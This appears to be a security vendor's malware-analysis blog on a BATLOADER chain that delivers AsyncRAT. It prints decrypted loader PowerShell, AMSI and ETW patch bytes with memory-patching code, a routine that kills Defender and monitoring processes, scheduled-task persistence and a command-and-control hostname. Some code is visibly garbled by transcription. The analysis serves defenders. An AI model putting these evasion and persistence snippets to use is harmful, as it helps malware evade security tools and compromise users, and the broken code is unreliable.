Decoding BATLOADER 2.X: Unmasking the Threat of Stealthy Malware Tactics

By Rumana Siddiqui

Published: 2023-12-18 · Archived: 2026-04-05 18:22:32 UTC

Overview:

Batloader is not a new malware in the series – it is an emerging one. In our previous blogs, we discussed how Batloader can deploy different types of malware, including stealers and ransomware. We also delved into its role as an initial access gainer, and highlighted its highly evasive nature, along with its ability to continuously upgrade itself over time.

Various techniques are employed in delivering malware to the user's system. Such methods include phishing emails, masquerading documents, or downloading cracked software. Amongst these, downloading cracked software may seem harmless to regular users since malware often utilizes genuine file names and conducts most of the malicious activities in the background, or injects a clean file with malicious code.

In this blog, we will analyze how Batloader loads the payload, which in this case, is a stealer.

Technical Analysis:




Figure 1: Infection Chain

The cabinet file contains a bat file, which is dropped at a temporary location, executed, and later deleted.




Figure 2: Cabinet File




Figure 3: Bat File Extracted

The starting comment for the obfuscated bat file is a base64 encoded, AES-encrypted gZip stream. This is later decrypted to a dotnet file and then dropped at a temp location.

Figure 4: Obfuscated Bat File

Figure 5: Obfuscated Bat File

The deobfuscated bat file contains a PowerShell script that copies the genuine powershell.exe to the current folder and executes it. The PowerShell script then takes the starting comment in the bat file to perform the below actions –

1. Remove specific keywords.
2. Convert it from Base64 encoding.
3. AES decryption with CBC mode.
4. Decompressed the GZipStream received from 3rd
5. Load the Assembly from EntryPoint.

```
%copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y %~0.exe"%
cls
%cd%~dp0%
~nx0.exe" -noprofile windowstyle hidden -ep bypass -command
$_CASH_KCTwb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('%~f0').Split([Environment]::NewLine);
foreach ($_CASH_ruRvQ in $_CASH_KCTwb)
{ if ($_CASH_ruRvQ.StartsWith(':: 0'))
    {  $_CASH_tSEDO = $_CASH_ruRvQ.Substring(4); break;
    };
};
```

```
$_CASH_tSEDO = [System.Text.RegularExpressions.Regex]::Replace($_CASH_tSEDO, '_CASH_', '');
$_CASH_QduqL = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($_CASH, _tSEDO);
$_CASH_PkUvP = New-Objectt System.Security.Cryptography.AesManaged;
$_CASH_PkUvP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$_CASH_PkUvP.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$_CASH_PkUvP.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('nJNgFqaOALqVES44VrcLE4p4V33aEswplKpIaFULu9k=');
$_CASH_PkUvP.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join')('GbQOlVJQENK6I9P0bOP2RQ==');
$_CASH_bXhiL = $_CASH_PkUvP.CreateDecryptor();
$_CASH_QduqL = $_CASH_bXhiL.TransformFinalBlock($_CASH_QduqL, 0, $_CASH_QduqL.Length);
$_CASH_bXhiL.Dispose();
$_CASH_PkUvP.Dispose();
$_CASH_bxvmt = New-Object System.IO.MemoryStream(, $_CASH_QduqL);
$_CASH_bawgm = New-Object System.IO.MemoryStream;
$_CASH_IKrUz = New-Object System.IO.Compression.GZipStream($_CASH_bxvmt, [IO.Compression.CompressionMode]::Decompress);
$_CASH_IKrUz.CopyTo($_CASH_bawgm);$_CASH_IKrUz.Dispose();
$_CASH_bxvmt.Dispose();
$_CASH_bawgm.Dispose();
$_CASH_QduqL = $_CASH_bawgm.ToArray();
$_CASH_yXyAU = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($_CASH_QduqL]::(CASH_NFNmH = $_CASH_yXyAU.EntryPoint;
$_CyCttHujKPTNFNmH.Invoke($null, (, [string[]] ('%*')))%
exit /b
```

Figure 6: PowerShell Script

The powershell script drops the Asyncrat malware dotnet exe under the temp folder and starts its execution.

Stage 3: AsyncRat

The dropped file is unprotected and deobfuscated.





Figure 7*:* Dropped Exe File

Execution of asyncrat starts with Initializing the configurations by decrypting the values, which are AES encrypted in CBC mode with base64 encoding.

```
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Por_ts = Settings.aes256.Decrypt(Settings.Por_ts);
        Settings.Hos_ts = Settings.aes256.Decrypt(Settings.Hos_ts);
        Settings.Ver_sion = Settings.aes256.Decrypt(Settings.Ver_sion);
        Settings.In_stall = Settings.aes256.Decrypt(Settings.In_stall);
        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
        Settings.Paste_bin = Settings.aes256.Decrypt(Settings.Paste_bin);
        Settings.An_ti = Settings.aes256.Decrypt(Settings.An_ti);
        Settings.Anti_Process = Settings.aes256.Decrypt(Settings.Anti_Process);
        Settings.BS_OD = Settings.aes256.Decrypt(Settings.BS_OD);
        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
        Settings.Hw_id = HwidGen.HWID();
        Settings.Server_signa_ture = Settings.aes256.Decrypt(Settings.Server_signa_ture);
        Settings.Server_Certificate = new X509Certificate2(Convert.FromBase64String(Settings.aes256.Decrypt(Settings.Certifi_cate)));
        result = Settings.VerifyHash();
    }
```

Figure 8: Configuration Initialization



```
Aes256 @0200001C
48          public byte[] Decrypt(byte[] input)
49          {
50              if (input == null)
51              {
52                  throw new ArgumentNullException("input can not be null.");
53              }
54              byte[] result;
55              using (MemoryStream memoryStream = new MemoryStream(input))
56              {
57                  using (AesCryptoServiceProvider aesCryptoServiceProvider = new AesCryptoServiceProvider())
58                  {
59                      aesCryptoServiceProvider.KeySize = 256;
60                      aesCryptoServiceProvider.BlockSize = 128;
61                      aesCryptoServiceProvider.Mode = CipherMode.CBC;
62                      aesCryptoServiceProvider.Padding = PaddingMode.PKCS7;
63                      aesCryptoServiceProvider.Key = this._key;
64                      using (HMACSHA256 hMACSHA = new HMACSHA256(this._authKey))
```

Figure 9: AES Decryption

Anti Analysis Module

It examines the environment to find out if the sample is under analysis by checking for the presence of a debugger, sandbox, and other indicators. If any are detected, it terminates its execution.

```
public static void RunAntiAnalysis()
{
    if (Anti_Analysis.DetectManufacturer() || Anti_Analysis.DetectDebugger() || Anti_Analysis.DetectSandboxie() ||
    Anti_Analysis.IsSmallDisk() || Anti_Analysis.IsXP())
    {
        Environment.FailFast(null);
    }
}
```

Figure 10: Anti-Analysis Module

If any amongst the list of processes like Taskmgr, ProcessHacker, ProcExp, etc., are detected during execution, results in the processes being terminated.

```
IntPtr intPtr = Bjifos.CreateToolhelp32Snapshot(2u, 0u);
PROCESSENTRY32 pROCESSENTRY = default(PROCESSENTRY32);
pROCESSENTRY.dwSize = (uint)Marshal.SizeOf(typeof(PROCESSENTRY32));
if (Bjifos.Process32First(intPtr, ref pROCESSENTRY))
{
    do
    {
        uint th32ProcessID = pROCESSENTRY.th32ProcessID;
        string szExeFile = pROCESSENTRY.szExeFile;
        if (Bjifos.Matches(szExeFile, "Taskmgr.exe") || Bjifos.Matches(szExeFile, "ProcessHacker.exe") || Bjifos.Matches(szExeFile,
        "procexp.exe") || Bjifos.Matches(szExeFile, "MSASCui.exe") || Bjifos.Matches(szExeFile, "MsMpEng.exe") || Bjifos.Matches
        (szExeFile, "MpUXSrv.exe") || Bjifos.Matches(szExeFile, "MpCmdRun.exe") || Bjifos.Matches(szExeFile, "NisSrv.exe") ||
        Bjifos.Matches(szExeFile, "ConfigSecurityPolicy.exe") || Bjifos.Matches(szExeFile, "MSConfig.exe") || Bjifos.Matches
        (szExeFile, "Regedit.exe") || Bjifos.Matches(szExeFile, "UserAccountControlSettings.exe") || Bjifos.Matches(szExeFile,
        "taskkill.exe"))
        {
            Bjifos.KillProcess(th32ProcessID);
        }
    }
    while (Bjifos.Process32Next(intPtr, ref pROCESSENTRY));
}
```

Figure 11: Terminating Process

AMSI and Event Tracing Bypass

To bypass AMSI/event tracing it identifies the system architecture based on which corresponding functions are called.

```
public static void B()
{
    bool flag = IntPtr.Size != 4;
    if (flag)
    {
        A.Patcham_si(A.x64_am_si_patch);
        A.PatchETW(A.x64_etw_patch);
        return;
    }
    A.Patcham_si(A.x86_am_si_patch);
    A.PatchETW(A.x86_etw_patch);
}
```

Figure 12: ByPass

AMSI is a windows Anti Malware Scan Interface that allows applications and services to integrate with anti-malware product.

Components that are integrated with AMSI are:

- User Access Control
- Powershell
- Windows Script Host
- JavaScript and VBScript
- Office VBA Macro

To bypass it patches amsi.dll's amsiscanbuffer() function.

```
private static void Patcham_si(byte[] patch)
{
    string text = A.decode("YW1zaS5kbGw=");
    IEnumerator enumerator = Process.GetCurrentProcess().Modules.GetEnumerator();
    try
    {
        while (enumerator.MoveNext())
        {
            if (((ProcessModule)enumerator.Current).ModuleName == text)
            {
                A.PatchMem(patch, text, "AmsiScanBuffer");
            }
        }
    }
```

Figure 13: AMSI ByPass

To achieve this

- First it retrieves the address of the corresponding function – amsiscanbuffer
- Then, it changes the memory protection, using NtProtectVirtualMemory(), for the page to write the new instructions.
- Further, it patches the memory with corresponding new bytes:
    - x86_am_si_patch = 0xB8, 0x57, 0x00, 0x07, 0x80, 0xc2, 0x18, 0x00;
    - x64_am_si_patch = 0xB8, 0x57, 0x00, 0x07, 0x80, 0xc3;

```
private static void PatchMem(byte[] patch, string library, string function)
{
    try
    {
        IntPtr arg_58_0 = new IntPtr(-1);
        IntPtr exportAddress = A.GetExportAddress((from ProcessModule x in Process.GetCurrentProcess().Modules
        where library.Equals(Path.GetFileName(x.FileName), StringComparison.OrdinalIgnoreCase)
        select x).FirstOrDefault<ProcessModule>().BaseAddress, function);
        IntPtr intPtr = new IntPtr(patch.Length);
        uint num = 0u;
        DInvokeCore.NtProtectVirtualMemory(arg_58_0, ref exportAddress, ref intPtr, 64u, ref num);
        Marshal.Copy(patch, 0, exportAddress, patch.Length);
    }
    catch (Exception ex)
    {
        Console.WriteLine(" [!] {0}", ex.Message);
        Console.WriteLine(" [!] {0}", ex.InnerException);
    }
}
```

Figure 14: Patching Memory

Event tracing is a mechanism used to trace user and kernel level applications/drivers and is a part of the windows operating system. It is an important feature that helps security vendors to identify anomalous behavior in the running applications.

To bypass, it patches the EtwEventWrite() function of ntdll. To achieve this, the process is the same as mentioned above for amsi bypass. Newly written bytes are:

- x64_etw_patch = 0x48, 0x33, 0xc0, 0xc3;
- x86_etw_patch = 0x33, 0xc0, 0xc2, 0x14, 0x00;

```
private static void PatchETW(byte[] Patch)
{
    A.PatchMem(Patch, "ntdll.dll", "EtwEventWrite");
}
```

Figure 15: Event Tracing ByPass

Persistence

It creates a run entry if it has admin rights. Otherwise it creates a scheduled task for timely execution.




Figure 16: Registry Entry

```
if (Mesth4ods.IsAdmin())
{
    Process.Start(new ProcessStartInfo
    {
        FileName = "cmd",
        Arguments = string.Concat(new string[]
        {
            "/c schtasks /create /f /sc onlogon /rl highest /tn \"",
            Path.GetFileNameWithoutExtension(fileInfo.Name),
            "\" /tr '\"",
            fileInfo.FullName,
            "\"' & exit"
        }),
        WindowStyle = ProcessWindowStyle.Hidden,
        CreateNoWindow = true
    });
}
```

Figure 17: Schedule Task

It creates a temporary bat file to copy itself to %temp% location and later deletes the bat file and starts execution of dropped file.




Figure 18: Installation

Then it checks for Pastebin details if that is set to null, it tries to connect with url “jzx100.myddns.me”. After that, it keeps on trying to connect in loop until it gets the connection.




Figure 19: CnC Connection

Once the connection is successful it will send the below information username, OS, Camera, antivirus installed, etc., as shown in the pic.




Figure 20: Sending Info to CnC

At the time of our analysis the url was not active. Through code analysis it also looks like it will receive below commands from CnC and it will work accordingly where it seems to invoke the plugin received in the packet and keep the connection alive.

```
if (!(asString == "Po_ng"))
{
    if (!(asString == "plu_gin"))
    {
        if (!(asString == "save_Plugin"))
        {
            goto IL_1C7;
        }
    }
    else
```

Figure 21: CnC Commands

Conclusion:

Users should avoid downloading cracked software as they do more harm without users' knowledge. Stealers sending sensitive data to the CnC could be used further to plan attacks or to gain profit. Moreover, these stealers have features to download more payloads, which can lead to the deployment of ransomware onto the system.

IOC's:

96B07F8951F4BDEB95856D9477071865

1528F443777A42B09AE19D7E6F5F508A

Author:

Rumana Siddiqui
